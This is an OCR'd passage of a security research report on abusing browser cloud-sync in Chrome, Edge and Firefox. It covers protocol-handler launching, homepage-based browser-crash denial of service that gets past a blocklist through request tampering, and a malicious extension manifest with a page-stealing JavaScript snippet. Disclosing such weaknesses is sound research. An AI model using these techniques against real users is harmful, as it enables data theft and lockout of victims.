



Figure 43: Submitting the ms-team protocol handler.

Upon navigating to a protocol handler URL, browsers typically warn the user of the application that was about to be opened.




Open Microsoft Teams?

A website wants to open this application.

Figure 44: Upon navigating to the protocol handler, a prompt is generated asking to open the external application.

Some Windows protocol handlers are inbuilt to the OS and interact directly with windows services, whereas external applications typically spawn a new process using the data within the registry to inform the browser on what process to create, and with what parameters. In the example shown below, the **`jnlp:`** protocol handler would spawn the **`jp2launcher.exe`** application and embed the entire requested URL in place of the "**`%1`**".




Computer\HKEY_CLASSES_ROOT\jnlp\Shell\Open\Command

Name	Type	Data
(Default)	REG_SZ	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "%1"

Figure 45: The registry key informing browsers how to handle the JNLP protocol handler.

A sample protocol handler URL and resulting process start command for JNLP have been provided for context. Submitting a protocol handler value of the following would create a prompt in Chrome asking the user if they wanted to open the external application:

```
jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/N
otepadJWSProject/Notepad.jnlp
```




Open Java(TM) Web Launcher?

A website wants to open this application.

Figure 46: Launching the JNLP protocol handler in Chrome.

If the prompt was accepted, the protocol handler was triggered. In this case, creating a Java process which itself created another warning prompt.



Do you want to run this application?

Name: Notepad

Publisher: Oracle America, Inc.

Location: https://docs.oracle.com

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the location and publisher above.


Do not show this again for apps from the publisher and location above

Figure 47: Upon the user accepting the previous prompt. JP2Launcher is spawned, which creates a warning prior to running the remote jar file.

At this point, regardless of if the user clicks the subsequent link, the JP2Launcher process has been spawned by the protocol handler. The Command line context for the created process was:

“C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"

The full execution chain can be found below:


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time o...	Process Name	Operation	Command Line
11:42:2...	chrome.exe	Process Create	"C:\Program Files\Google\Chrome\Application\chrome.exe"
11:42:2...	chrome.exe	Process Start	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --disable-nacl --origin-trial-disabled-features=WebGPU --disable-gpu-compositing --lang=en-GB --device-scale-facto
11:42:2...	chrome.exe	Process Create	"C:\Program Files\Google\Chrome\Application\chrome.exe"
11:42:2...	jp2launcher.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42:2...	jp2launcher.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42:2...	javaws.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42:2...	javaws.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42:2...	javaws.exe	Process Start	JavaWSSplashScreen -splash 56492 "C:\Program Files\Java\jre-1.8\lib\deploy\splash.gif"
11:42:2...	javaws.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorialJWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42:2...	jp2launcher.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -secure -javaws -jre "C:\Program Files\Java\jre-1.8" -vma LWNsYXNzcGF0aABDOlxQcm9ncmFtIEZpbGVzXEphdmFcanJlLTEuOFxsaWJcZ

Figure 48: The execution chain spawned from the JNLP protocol handler.


Running External Applications

Running external applications from browsers was an expected feature and was typically an accepted risk. As such, browsers prompted the user prior to execution as a minor safety measure. Achieving unexpected code execution through these protocols is called a Protocol Handling vulnerability and happen frequently[14]. An example of a recent protocol handler vulnerability was a VSCode protocol handler vulnerability found in 2022 to achieve code execution[15].

In addition to protocol handler vulnerabilities, some protocols contained known unsafe functionality. For example, Microsoft office documents allow opening remote documents, and Java allows execution of remote Java files, if the user accepts an additional warning prompt.

Chrome

Setting the start page to an application handler prompted the user to open the external application upon opening Chrome. If the **Open <Application>** button was pressed, the application was executed. If multiple pages containing protocol handlers were created upon the browser starting, only the first one was triggered. The **ldap://** handler is used here as an example.



Open Windows Contacts?

A website wants to open this application.

Open Windows Contacts | Cancel

Figure 49: The **ldap:** protocol handler is triggered upon restarting Chrome.

[14] https://fieldeffect.com/blog/details-on-microsoft-windows-protocol-handlers-abuse-publicly-available
[15] https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/





Figure 50: Upon clicking the Open Windows Contacts button, the resultant Find People application is executed.

Edge

Setting the start page to an application handler prompted the user to open the external application upon opening Edge. If the **`Open <Application>`** button was pressed, the application was executed. If multiple pages containing protocol handlers were created upon the browser starting, only the first one was triggered. The **`ldap://`** handler is used here as an example.



This site is trying to open Windows Contacts.

A website wants to open this application.

Figure 51: The **`ldap:`** protocol handler is triggered upon restarting Edge.




Figure 52: Upon clicking the Open Windows Contacts button, the resultant Find People application is executed.


This protocol handler execution was only activated upon a full restart of Edge. If Edge was running in the background, it would not trigger.

Firefox

Firefox triggered application handlers based off a file stored in the profile called "**`handlers.json`**". If it encountered an application handler that it had not seen before, it would query the registry, and add it to the handlers file without executing it. Then, upon subsequent executions it would execute. As an example, the first time the **`ldap:`** protocol handler was navigated to on Firefox, the following line was be added to the "**`handlers.json`**" file:

```
,"ldap":{"action":4}
```

Resulting in a handlers file similar to the following:



```
{"defaultHandlersVersion":{},"mimeTypes":{},"schemes":{"ldap":{"action":4}},"
    isDownloadsImprovementsAlreadyMigrated":false}
```

Figure 53: The handlers.json file with the added config for the **`ldap`** protocol handler.

Once added to the handlers file, Firefox would use the default handler from windows.

Firefox has a blocklist[16] of external protocol handlers that can't be triggered, including the **`ms-cxh`** and **`ms-cxh-full`** which used to be able to blackscreen some windows versions[17].

DOS

Whilst not a particularly useful primitive, attackers could lock users out of their accounts by setting the homepage to protocols that crashed the browser. The most notable use case for this was to prevent users from identifying they've been compromised by preventing them from accessing their account.

Chrome

For Chrome, this could be done via a debugging protocol such as "**`Chrome://quit`**"

There was a client-side protection against this, which used an explicit blocklist of **`chrome://`** URLs which could not be saved in settings. However, this was circumvented via submitting an allowed value and modifying it through a web proxy to a disallowed value. As the device which submitted the tampered request had no visibility that the request was tampered, it would believe it had the correct state, and would not update itself to the unsafe value. This prevented the attacker device from receiving the malicious sync value, making the attack only affect the `victim`.

Edge

For Edge, this could be done via a debugging protocol such as "**`Edge://quit`**".

As with Chrome, there was a client-side protection against this, which used an explicit blocklist of **`chrome://`** and **`edge://`** URLs which could not be saved in settings.

[16] https://hg.mozilla.org/releases/mozilla-beta/file/e199af712ade1166697d7273a174407ae50d38b7/modules/libpref/init/all.js
[17] https://www.mozilla.org/en-US/security/advisories/mfsa2023-17/#CVE-2023-32214

However, this was circumvented via submitting an allowed value and modifying it through a web proxy to a disallowed value. As the device which submitted the tampered request had no visibility that the request was tampered, it would believe it had the correct state, and would not update itself to the unsafe value. This prevented the attacker device from receiving the malicious sync value, making the attack only affect the victim.

Firefox

No suitable debugging functions were identified that could be leveraged on Firefox. However, the **`about:`** directive used for Firefox internals was freely usable and would activate appropriately in Firefox. As such, if an unsafe value for the **`about:`** directive was to be found, it likely would be vulnerable.

Key results

Executing protocol handlers to gain code execution without prompting is a significant, but not impossible task, as shown in EXEC-2. However, this is highly contextual to the target environment, and would require either identification of a protocol handler vulnerability, or for additional user interaction, As discussed in EXEC-2.1 and EXEC-2.2 respectively.


CASE STUDY 5: MALICIOUS CLOUD-SYNC EXTENSIONS.

Extensions are another key feature of cloud-synchronization. Any extension that was approved by the browser manufacturer will be synchronized by default. The key features identified for leverage via extensions were the ability to write a limited set of settings, and the ability to read and write data on any page the user opens.

There were limitations on how overtly malicious these extensions could be, as extensions are checked to avoid misuse, and prevent the use of some overtly malicious functions. However, these checks have been proven to be circumventable in the past, as numerous extensions have been exploited in the wild. As such, attempting to get a malicious extension published was not attempted. Instead, a developer extension was installed on each device to emulate a malicious synchronized extension.

As Edge and Chrome used Chromium, the same extensions worked on both browsers by default. Firefox used the same format for its extensions to reduce the overhead of porting extensions from other browsers to Firefox. As such, the same malicious extension should work on each browser, with a couple of minor distinctions which will be discussed where required.

For this case study, malicious extensions were created and loaded locally to emulate remote extension synchronization. By configuring an extension with a manifest content script, the extension would embed the attacker-controlled JavaScript on any page viewed by the browser. Overwriting browser settings was also tested via the "**`chrome_url_overrides`**" function. A sample manifest is shown below:



```
{
  "name": "Blank new tab page",
  "description": "Uses the \"chrome_url_overrides\" manifest key by replacing the user's default new tab page with a new html file.",
  "version": "0.3",
  "chrome_url_overrides": {
    "newtab": "blank.html"
  },
  "content_scripts": [
    {
    "js": ["main.js"],
  "matches": ["<all_urls>"]
  }
  ],
  "manifest_version": 3
}
```

Figure 54: Sample **`manifest.json`** file with a content_script to embed main.js in all browsed URLs.

Data Theft


As in the previous case studies, an attacker can force the user's start page to any arbitrary URL. Following this, an extension (which by nature has the ability to bypass normal browser origin checks) could then exfiltrate the data from this page once it has been opened. This could be used for sensitive websites identified in the user's history, to read local files, and to read files of share drives, if server names are known.

A simple example of this was the following JavaScript code which base64 encoded all content on the current page and submitted it as an alert box. Instead of an alert box, it would be trivial to exfiltrate this data.

```
var Source = new XMLSerializer().serializeToString(document);
alert("id_rsa:"+btoa(unescape(encodeURIComponent(Source))));
```

This functionality worked without any modification on Chrome and Edge, however, on Firefox, Manifest version 3 would not execute the JavaScript within the extension until a user prompt was accepted. This was circumvented by using Manifest version 2 instead. However, this may significantly reduce the likelihood of Firefox users being exploited through this method if manifest version 2 was disallowed in the future.

